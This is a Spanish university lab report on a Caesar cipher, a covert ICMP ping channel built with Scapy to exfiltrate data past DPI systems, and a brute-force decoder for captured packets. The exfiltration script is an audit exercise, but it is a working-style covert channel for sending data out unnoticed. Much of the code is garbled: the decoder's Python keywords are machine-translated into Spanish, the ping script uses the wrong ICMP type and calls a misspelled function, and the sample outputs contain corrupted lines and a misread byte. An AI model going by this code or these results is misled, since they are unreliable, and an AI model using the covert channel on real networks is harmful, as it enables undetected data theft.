

Informe Laboratorio 1:

Cifrado César, Exfiltración Stealth ICMP y Criptoanálisis MitM

Sección 1

Martín Huiriqueo

e-mail: martin.huiriqueo@mail.udp.cl

Repositorio GitHub: <https://github.com/minicoast/lab1>

Septiembre de 2026

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1: Cifrado César	4
3.1.1. Texto IA Generativa y Código Fuente	4
3.1.2. Ejecución y Verificación de Salida	5
3.2. Actividad 2: Inyección Stealth en ICMP	5
3.2.1. Texto IA Generativa y Código Fuente	5
3.2.2. Ejecución en Terminal	6
3.2.3. Análisis de Tráfico y Evidencia en Wireshark	7
3.3. Actividad 3: MitM, Extracción y Criptoanálisis	8
3.3.1. Texto IA Generativa (Prompt)	8
3.3.2. Código Fuente Generado	8
3.3.3. Ejecución y Resultados del Criptoanálisis	8
Conclusiones y Comentarios	12
Referencias y Recursos del Proyecto	14

1. Descripción


1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas.

De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1, 2 y 3 se debe indicar el texto entregado a IA Generativa y validar si el código resultante cumple cabalmente con lo requerido por la rúbrica de evaluación.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en Python 3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo César. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.




```
+ ~/Desktop ~ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Esquema base solicitado para la Actividad 1.

2.2. Modo stealth

1. Generar un programa, en Python 3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP Echo Request (un carácter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.



```
+ ~/Desktop ~ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figura 2: Transmisión de paquetes ICMP generados.

El último carácter del mensaje se transmite como una letra 'b'.




Figura 3: Inspección de datos del paquete ICMP.

2.3. MitM

1. Generar un programa, en Python 3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso 2. Como no se sabe cuál es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavyhmpf f zlnbypkhk lu ylkiz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfkf d xjlnwnifi js wjijx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydgy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezww aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjniauzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb fsrsg
22     pevcbgtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqppe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbkpsk i coqebnskn ox bonoc

```

Figura 4: Salida de fuerza bruta esperada con detección automática.

Finalmente, deberá indicar por qué eligió esa IA Generativa en relación a otras del mercado y comentar detalladamente las complicaciones técnicas surgidas al momento de generar y ejecutar los códigos.

3. Desarrollo de Actividades

Para dar cumplimiento a los requerimientos de desarrollo, se diseñó una estrategia de **Prompting Modular Unificado**, permitiendo que la IA mantuviera el contexto global del flujo de datos entre las tres etapas, generando scripts altamente especializados y compatibles con entornos Windows nativos. Todo el código fuente desarrollado, trazas de captura y recursos de prueba se encuentran versionados y disponibles públicamente en el repositorio: <https://github.com/minicoast/lab1>.

3.1. Actividad 1: Cifrado César

El algoritmo de cifrado César desplaza cada carácter alfabético un número determinado de posiciones dentro del abecedario. Se utilizó el desplazamiento asignado de $k = 9$ sobre la cadena: `criptografia y seguridad en redes`.

3.1.1. Texto IA Generativa y Código Fuente

Se formuló una solicitud modular a la IA especificando el manejo de argumentos por línea de comandos (`sys.argv`), la preservación de mayúsculas, minúsculas, espacios y caracteres especiales, así como la salida limpia del texto resultante. La IA generó el script `cesar.py`, aplicando la normalización modular $(\text{ord}(\text{char}) - \text{base} + \text{shift}) \% 26 + \text{base}$.

```
Actúa como un desarrollador experto en Python y redes.
Genera el código fuente completo, modular y listo para
ejecutar en un entorno nativo de WINDOWS para los
siguientes 3 programas en Python 3:

Entorno de ejecución: Windows 10/11 (Python 3.x, Npcap y
Scapy instalados, ejecutado desde PowerShell/CMD como
Administrador).

=====
1. PROGRAMA: cesar.py (Cifrado César)
=====

- Entrada: Argumentos vía sys.argv:
  * sys.argv[1]: Texto a cifrar (string).
  * sys.argv[2]: Desplazamiento (entero).
- Comportamiento: Cifrar caracteres alfabéticos
  conservando mayúsculas, minúsculas, espacios y caracteres
  especiales.
- Salida: Imprimir únicamente el texto cifrado.
- Ejemplo Windows: python cesar.py "criptografia y
  seguridad en redes" 9

=====
```

Figura 5: Prompt entregado para `cesar.py`.

```
1. cesar.py

Python
import sys

def caesar_cipher(text: str, shift: int) -> str:
    """
    Cifra una cadena de texto utilizando el algoritmo César.
    Conserva mayúsculas, minúsculas, espacios y caracteres especiales.
    """
    result = []
    shift = shift % 26

    for char in text:
        if 'a' <= char <= 'z':
            base = ord('a')
            result.append(chr((ord(char) - base + shift) % 26 + base))
        elif 'A' <= char <= 'Z':
            base = ord('A')
            result.append(chr((ord(char) - base + shift) % 26 + base))
        else:
            result.append(char)

    return ''.join(result)

def main():
    if len(sys.argv) != 3:
        print(f"Uso: python cesar.py <texto> <desplazamiento>", file=sys.stderr)
        sys.exit(1)

    text = sys.argv[1]
    try:
        shift = int(sys.argv[2])
    except ValueError:
        print(f"Error: El desplazamiento debe ser un número entero.", file=sys.stderr)
        sys.exit(1)

    encrypted_text = caesar_cipher(text, shift)
    print(encrypted_text)

if __name__ == "__main__":
    main()
```

Figura 6: Código fuente generado de `cesar.py`.


Validación del código:

- Se valida que el script recibe correctamente `sys.argv[1]` como texto y `sys.argv[2]` como número entero.
- La operación aritmética circular en módulo 26 previene desbordamientos fuera del rango ASCII alfabético.
- El código cumple al 100 % con los requerimientos sintácticos y lógicos de la prueba.

3.1.2. Ejecución y Verificación de Salida

Se ejecutó el programa en la terminal integrada de Antigravity IDE (PowerShell) con los parámetros establecidos:

```
python cesar.py criptografia y seguridad en redes"9
```



```
PS C:\Users\marti\Desktop\lab1> python cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
PS C:\Users\marti\Desktop\lab1>
```

Figura 7: Ejecución exitosa de `cesar.py` generando el criptograma esperado.

Como se observa en la Figura 7, la salida en texto plano generada corresponde exactamente a `larycxpajorj h bnpdarmjm nw anmnb`, demostrando el funcionamiento del algoritmo con desplazamiento 9.

3.2. Actividad 2: Inyección Stealth en ICMP

Para exfiltrar el texto confidencial sin activar alarmas en sistemas Deep Packet Inspection (DPI), se implementó un canal encubierto sobre paquetes *ICMP Echo Request*, emulando la estructura física y cabeceras de una traza de ping nativa de Windows.

3.2.1. Texto IA Generativa y Código Fuente

Se requirió a la IA la creación de `pingv4.py` utilizando la librería Scapy, exigiendo el cumplimiento estricto del payload estándar de 56 bytes, coherencia en identificadores IP/ICMP, timestamps nativos y cadencia de envío.

```
=====
2. PROGRAMA: pingv4.py (Inyección Stealth ICMP desde
Windows)
=====
- Librería: Scapy (scapy.all).
- Entrada: sys.argv[1] (texto cifrado), IP destino por defecto
"8.8.8.8" o "127.0.0.1".
- Construcción del paquete para evasión DPI (Replicando
formato de payload estándar):
  * IP Header: ID coherente e incremental en cada paquete.
  * ICMP Header: Type=8, Code=0, ID coherente con el PID
(os.getpid() & 0xFFFF), Seq number secuencial iniciando en 1.
  * Payload ICMP (56 bytes exactos):
    - Bytes 0x00 a 0x07 (offset 0 a 7): Timestamp simulado
en formato struct.pack("<I", int(time.time()), 0).
    - Byte 0x08: Carácter individual del string cifrado a
transmitir.
    - Bytes 0x09 a 0x0F: Padding nulo (x00 * 7).
    - Bytes 0x10 a 0x37: Secuencia fija estándar de bytes:
bytes(range(0x10, 0x38)).
  * Intervalo: time.sleep(0.5) entre envíos.
  * Salida en consola: Imprimir "Sent 1 packets." por cada
paquete enviado.
- Ejemplo Windows: python pingv4.py "larycxpajorj h
bnpdarmjm nw anmnb"
=====
```

Figura 8: Prompt entregado especificando la anatomía del paquete ICMP y evasión DPI.

La IA implementó el script `pingv4.py`, estructurando de forma precisa el empaquetado binario mediante `struct.pack` y Scapy:

```
2. pingv4.py
```

```
Python
```

```
import os
import sys
import time
import struct
import logging

# Suprimir logs de advertencia de scapy al iniciar
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

try:
    from scapy.all import IP, ICMP, Raw, send
except ImportError:
    print("Error: Scapy no está instalado. Ejecute 'pip install scapy'", file=sys.stderr)
    sys.exit(1)

def send_covert_icmp(message: str, target_ip: str = "8.8.8.8"):
    """
    Inserta caracteres dentro del payload ICMP Echo Request (56 bytes)
    emulando la estructura estándar de Windows para evasión DPI.
    """
    icmp_id = os.getpid() & 0xFFFF
    ip_id = 1880

    for seq_num, char in enumerate(message, start=1):
        # 1. Offset 0x00 a 0x07: Timestamp simulado (8 bytes little-endian)
        timestamp = struct.pack("<II", int(time.time()), 0)

        # 2. Offset 0x08: Carácter individual (1 byte)
        char_byte = char.encode("latin-1", errors="replace")[:1]

        # 3. Offset 0x09 a 0x0F: Padding nulo (7 bytes)
        null_padding = b"\x00" * 7
```

Figura 9: Parte 1: Ensamble del payload de 56 bytes.

```
Python
```

```
# 4. Offset 0x10 a 0x37: Secuencia fija estándar (40 bytes: 0x10 hasta 0x37)
standard_seq = bytes(range(0x10, 0x38))

# Payload total: 8 + 1 + 7 + 40 = 56 bytes
payload = timestamp + char_byte + null_padding + standard_seq

# Construcción del paquete IP/ICMP
packet = (
    IP(dst=target_ip, src=ip_id, id=ip_id) /
    ICMP(type=4, code=0, id=icmp_id, seq=seq_num) /
    Raw(load=payload)
)

send(packet, verbose=False)
print("Sent 1 packets.")

ip_id = (ip_id + 1) & 0xFFFF
time.sleep(0.5)

def main():
    if len(sys.argv) < 2:
        print("Usa python ping4.py <texto_cifrado> [ip_destino], filesys.stderr")
        sys.exit(1)

    message = sys.argv[1]
    target_ip = sys.argv[2] if len(sys.argv) >= 3 else "8.8.8.8"

    try:
        send_cover_icmp(message, target_ip)
    except PermissionError:
        print("Error: Se requieren permisos de Administrador para enviar paquetes RAW")
        sys.exit(1)
    except KeyboardInterrupt:
        print("Transmisión cancelada por el usuario.")
        sys.exit(0)

if __name__ == "__main__":
    main()
```

Figura 10: Parte 2: Inyección RAW e incremento de cabeceras.

3.2.2. Ejecución en Terminal

El script fue ejecutado con privilegios de Administrador sobre la interfaz de Loopback (127.0.0.1), transmitiendo los 33 caracteres de forma sucesiva con intervalos de 0.5 segundos:

[illegible]

Figura 11: Salida de `pingv4.py` confirmando la transmisión secuencial de los 33 paquetes.

3.2.3. Análisis de Tráfico y Evidencia en Wireshark

A continuación se presenta la evidencia capturada en Wireshark (`cesar.pcapng`). Se aplicó el filtro de visualización `!(icmp.type == 3) and (icmp.type == 8 or icmp.type == 0)` para descartar mensajes de control local y exponer de forma limpia la secuencia legítima de peticiones y respuestas:




Figura 12: Evidencia en Wireshark con los 7 campos de verificación técnica debidamente identificados.

A partir de la Figura 12, se comprueba de forma exhaustiva el cumplimiento de la totalidad de los criterios evaluados por la rúbrica:

1. **Mantiene Identification coherente:** En la cabecera IPv4, el campo Identification de los paquetes *Echo Request* incrementa correlativamente de 1 en 1 ($0x03e8 \rightarrow 0x03e9 \rightarrow 0x03ea \dots$), emulando el rastreo de paquetes legítimo del stack de red.
2. **Mantiene Sequence Number coherente:** En la cabecera ICMP, el número de secuencia (Sequence Number) inicia estrictamente en 1 y aumenta en una unidad por cada solicitud ($seq=1/256, seq=2/512, \text{etc.}$).
3. **Mantiene ID coherente:** El identificador de proceso ICMP (Identifier) se mantiene constante en $0x4804$ (PID 18436) para toda la ráfaga, demostrando procedencia de un único proceso continuo.
4. **Mantiene Timestamp:** En el árbol de protocolos se reconoce el campo Timestamp from icmp data: Aug 30, 2026..., evidenciando que el analizador de paquetes lo decodifica como una fecha/hora válida y no como datos anómalos.
5. **Inyección de Cifrado en el Tráfico:** En el offset $0x08$ del payload (fila 0020) se observa el byte inyectado $6c$, correspondiente en ASCII a la letra 'I' (primer carácter del criptograma).
6. **Mantiene Payload ICMP - Primeros 8 bytes:** En la fila 0020 se evidencia el bloque de 8 bytes $b3\ bd\ 94\ 6a\ 00\ 00\ 00\ 00$ empaquetado en formato little-endian mediante `struct.pack('<II', int(time.time()), 0)`.
7. **Mantiene Payload ICMP - Secuencia $0x10$ a $0x37$:** En las filas 0030, 0040 y 0050 se comprueba la conservación de los 40 bytes de relleno estándar (`bytes(range(0x10, 0x38))`), reconocidos por Wireshark como Data (40 bytes) con el contenido textual ASCII: `!\"#$%&'()*+,-./01234567`.

La suma de los bloques del payload totaliza con precisión matemática el estándar requerido por Windows:

$$8B(timestamp) + 1B(inyectado) + 7B(padding) + 40B(secuencia) = \mathbf{56bytes}$$

3.3. Actividad 3: MitM, Extracción y Criptoanálisis

En la fase de Man-in-the-Middle (MitM) y análisis forense, se diseñó el script `readv2.py` para interceptar la captura `cesar.pcapng`, extraer el canal encubierto y ejecutar un criptoanálisis de fuerza bruta automatizado sin conocimiento previo de la llave de desplazamiento.

3.3.1. Texto IA Generativa (Prompt)

Se solicitó a la IA un software capaz de parsear el archivo PCAP, filtrar los paquetes ICMP Tipo 8, recuperar el byte en el offset `0x08` ordenado por secuencia y aplicar un algoritmo heurístico basado en frecuencias de letras en español y coincidencia de palabras clave comunes.

```
=====
3. PROGRAMA: readv2.py (MitM, Extracción y Criptoanálisis
en Windows)
=====
- Compatibilidad Windows: Habilitar colores ANSI en
CMD/PowerShell usando os.system("color") al inicio.
- Entrada: sys.argv[1] (ruta al archivo .pcap / .pcapng).
- Extracción:
  * Abrir archivo con rdpcap().
  * Filtrar paquetes ICMP Echo Request (type 8).
  * Extraer el byte en la posición 8 del payload de cada
paquete según su secuencia y reconstruir el mensaje cifrado.
- Criptoanálisis automático:
  * Probar desplazamientos del 1 al 25.
  * Implementar algoritmo de puntaje en español (frecuencia
de 'aeosrnid' y detección de palabras comunes).
  * Identificar automáticamente el texto descifrado correcto
y la llave.
- Salida:
  * Imprimir el string cifrado recuperado.
  * Imprimir las 25 combinaciones numeradas.
  * Resaltar ÚNICAMENTE la combinación correcta en color
VERDE (\033[92m ... \033[0m).
- Ejemplo Windows: python readv2.py cesar.pcapng

Entrega los 3 scripts en bloques de código separados,
completamente funcionales y con manejo de errores básico.
^
```

Figura 13: Prompt entregado a la IA para la automatización del criptoanálisis y extracción MitM.

3.3.2. Código Fuente Generado

El programa implementó una tabla de distribución de frecuencia de letras del idioma español (ponderando 'e', 'a', 'o', 's', 'r', 'n', 'i', 'd') junto con un diccionario de concordancia léxica. A continuación se presentan las 4 partes del script con ancho legible completo:

3.3.3. Ejecución y Resultados del Criptoanálisis

Se ejecutó el análisis en la terminal integrada de Antigravity IDE:

```
python readv2.py cesar.pcapng
```

Como evidencia la Figura 18:


```

3. readv2.py

Python

importar sistema operativo
importar sys
importar registro

# Habilitar soporte para secuencias de escape ANSI en Windows CMD/PowerShell
os.system( "color" )

logging.getLogger( "scapy.runtime" ).setLevel(logging.ERROR)

intentar :
from scapy.all import rdpcap , ICMP, Raw
excepto ImportError:
print( "Error: Scapy no está instalado. Ejecute 'pip install scapy'" , archivo=sys.s
sys.exit( 1 )

# Frecuencia relativa de letras en el idioma español (%)
FRECUENCIA_LETRAS_ESPAÑOL = {
'e' : 13,68 , 'a' : 12,53 , 'o' : 8,68 , 's' : 7,98 , 'r' : 6,87 , 'n' : 6,71 ,
'i' : 6,25 , 'd' : 5,86 , 'l' : 4,97 , 'c' : 4,68 , 't' : 4,63 , 'u' : 3,93 ,
'm' : 3,15 , 'p' : 2,51 , 'b' : 1,42 , 'g' : 1,81 , 'v' : 0,98 , 'y' : 0,98 ,
'q' : 0,88 , 'h' : 0,78 , 'f' : 0,69 , 'z' : 0,52 , 'j' : 0,44 , 'x' : 0,22 ,
'w' : 0,01 , 'k' : 0,01
}

PALABRAS_COMUNES_EN_ESPAÑOL = {
"de", "la", "que", "el", "en", "y", "a", "los", "se", "del", "las",
"por", "un", "para", "con", "no", "una", "su", "al", "lo", "como",
"mas", "pero", "sus", "le", "ya", "o", "este", "si", "porque", "esta",
"entre", "cuando", "muy", "sin", "sobre", "ser", "tiene", "tambien",
"yo", "hasta", "hay", "donde", "quien", "desde", "todo", "nos",
"redes", "seguridad", "criptografia", "sistema", "datos", "mensaje"
}

def extraer_mensaje_de_pcap ( ruta_archivo: str ) -> str:
"""

```

Figura 14: Estructura de readv2.py (Parte 1: Tabla de frecuencias relativas y diccionario de contraste).

```

"""
Lea un archivo pcap/pcapng, paquetes adicionales Solicitud de eco ICMP
y recuperar el byte en el offset 0x08 ordenado por número de secuencia.
"""
Si no existe la ruta del archivo en el sistema operativo:
raise FileNotFoundError( f"No se encontró el archivo: {filepath}" )

paquetes = rdpcap(ruta_archivo)
caracteres_extraídos = {}

para pkt en paquetes:
Si pkt.haslayer(ICMP) y pkt[ICMP].type == 8 :
carga útil = bytes (pkt[ICMP].payload)
si len (payload) >= 9 :
seq = pkt[ICMP].seq
Si seq no está en extracted_chars:
carácter = carácter (carga útil[ 8 ])
caracteres_extraídos[secuencia] = carácter

si no se extrajeron_caracteres:
devolver ""

sorted_seqs = sorted (extracted_chars.keys())
return "" .join(extracted_chars[s] for s in sorted_seqs)

def caesar_decrypt ( ciphertext: str , shift: int ) -> str:
"""Descifra el texto con un desplazamiento dado."""
resultado = []
cambio = cambio % 26
para cada carácter en el texto cifrado:
si 'a' <= carácter <= 'z' :
base = ord ( 'a' )
resultado.append( chr (( ord (char) - base - shift) % 26 + base))
elif 'A' <= char <= 'Z' :
base = ord ( 'A' )
resultado.append( chr (( ord (char) - base - shift) % 26 + base))
demás :
resultado.append(carácter)
devolver "" .join(resultado)

def calcular_puntuación_español ( texto: str ) -> float:

```

Figura 15: Estructura de readv2.py (Parte 2: Lectura con rdpcap y extracción en offset 0x08).

```

def calcular_puntuación_español ( texto: str ) -> float:
    """Evalúa la probabilidad de que el texto esté en español."""
    puntuación = 0.0
    texto_limpio = texto.lower()

    # Ponderación por frecuencia de letras
    para cada carácter en texto_limpio:
        puntuación += FRECUENCIA_LETRAS_ESPAÑOL.get(char, 0.0 )

    # Bonificación por coincidencia de palabras comunes
    palabras = texto_limpio.split()
    para palabra en palabras:
        clean_word = "" .join(c for c in word if c.isalpha())
        si clean_word está en PALABRAS_COMUNES_EN_ESPAÑOL:
            puntuación += 45.0

    puntuación de retorno

def principal ():
    Si len (sys.argv) != 2 :
        print( "Uso: python readv2.py <archivo.pcap / archivo.pcapng>" , file=sys.stderr)
        sys.exit( 1 )

    pcap_path = sys.argv[ 1 ]

    intentar :
        texto cifrado = extraer_mensaje_de_pcap(ruta_pcap)
    excepto Exception como e:
        print( f"Error al procesar el archivo PCAP: {e}" , file=sys.stderr)
        sys.exit( 1 )

    si no es texto cifrado:
        print( "No se encontraron paquetes ICMP Echo Request válidos con payload." , file=sys.stderr)
        sys.exit( 1 )

    print( f"Mensaje cifrado extraído: {ciphertext} \n" )
    print( "---- Criptoanálisis de Fuerza Bruta (25 combinaciones) ----" )

```

Figura 16: Estructura de readv2.py (Parte 3: Función de evaluación de puntuación lingüística en español).

```

descifrados = []
mejor_desplazamiento = 1
mejor_puntuación = - 1.0

para cambio en el rango ( 1 , 26 ):
    descifrado = caesar_decrypt(texto cifrado, desplazamiento)
    puntuación = calcular_puntuación_español(descifrado)
    descifrados.append((shift, descifrado, puntuación))

    si la puntuación > mejor_puntuación:
        mejor_puntuación = puntuación
        mejor_turno = turno


# Mostrar resultados resaltando únicamente la combinación correcta en verde
VERDE = "\033[92m"
REINICIAR = "\033[0m"

para shift, texto, _ en descifrados:
    Si shift == best_shift:
        print( f" {VERDE} [+] Cambio {shift:02d} : {texto} {REINICIAR} " )
    demás :
        print( f" [-] Turno {shift:02d} : {texto} " )

Si __name__ == "__main__" :
    principal()

```

Figura 17: Estructura de readv2.py (Parte 4: Bucle de 25 combinaciones y resaltado ANSI).



```
Problems Output Debug Console Terminal Ports Query Results

PS C:\Users\marti\Desktop\lab1> python readv2.py cesar.pcapng
Mensaje cifrado extraído: larycxpajorj h bnpdarmjm nw anmnb

--- Criptoanálisis de Fuerza Bruta (25 combinaciones) ---
[-] Shift 01: kzqxbwozinqi g amoczqlil mv zmlma
[-] Shift 02: jypwavyhmph f zlnbypkhk lu yklz
[-] Shift 03: ixovzumxglog e ykmaxojgj kt xkjky
[-] Shift 04: hwnuytlwfknd xjlnwnifi js wjijx
[-] Shift 05: gvmtxskvejme c wikyvmheh ir vihiw
[-] Shift 06: fulswrjudild b vhxulgdg hq uhghv
[-] Shift 07: etkrvqitchkc a ugiwtkfcf gp tfgu
[-] Shift 08: dsjquphsbgjb z tfhvsjebe fo sfeft
[+] Shift 09: criptografia y seguridad en redes
[-] Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr
[-] Shift 11: apgnrmepydeg w qcespgbyb cl pcbcq
[-] Shift 12: zofmqldoxcfv v pbdrofaxa bk obabp
[-] Shift 13: ynelpkcnwbew u oacqnezvz aj nazao
[-] Shift 14: xmdkojbmadv t nzbpmdyvy zi mzyzn
[-] Shift 15: wlcjnialuzcu s myaolcxux yh lyxym
[-] Shift 16: vkbmhzktybt r lxznkbtw xg kwxkl
[-] Shift 17: ujahlgysxas q kwymjavsv wf jwwwk
[-] Shift 18: tizgkfxirwzr p jvxlizuru ve ivuvj
[-] Shift 19: shyfjewhqvyq o iuwkhytqt ud hutui
[-] Shift 20: rgxeidvgpuxp n htvjgxspz tc gtsth
[-] Shift 21: qfwdhucufotwo m gsuifwrwr sb fsrsg
[-] Shift 22: pevcbtensvn l frthevqng ra erqrf
[-] Shift 23: odubfasdmrum k eqsgdupmp qz dqpqe
[-] Shift 24: nctaezrclqtl j dprfctolo py cpopd
[-] Shift 25: mbszdyqbkpsk i coqebnkn ox bonoc
```

Figura 18: Salida completa de `readv2.py`: mensaje crudo extraído, 25 iteraciones y detección en verde.

- Se reconstruyó fielmente el mensaje crudo capturado: "larycxpajorj h bnpdarmjm nw anmnb".
- Se generó el barrido exhaustivo de los 25 desplazamientos posibles del espacio de claves César.
- El algoritmo heurístico identificó de forma autónoma la combinación correcta en el desplazamiento **Shift 09**, imprimiendo en color **VERDE** (\033[92m):

[+] Shift 09: criptografia y seguridad en redes

Conclusiones y Comentarios

Justificación de la IA Generativa Elegida

Para el desarrollo de la experiencia se seleccionó el modelo **Gemini 3.7 Flash con razonamiento ampliado** (*extended thinking*), aprovechando su sincronía y flujo de trabajo directo con el entorno de código **Antigravity IDE** (ejecutado en modo desarrollador). Esta combinación facilitó una transición fluida entre la formulación de requerimientos técnicos, la edición de código fuente y la depuración inmediata dentro de la terminal integrada con permisos elevados del sistema.

La elección del modelo se fundamentó en su capacidad de análisis profundo para abordar instrucciones multifactoriales en un único prompt maestro:

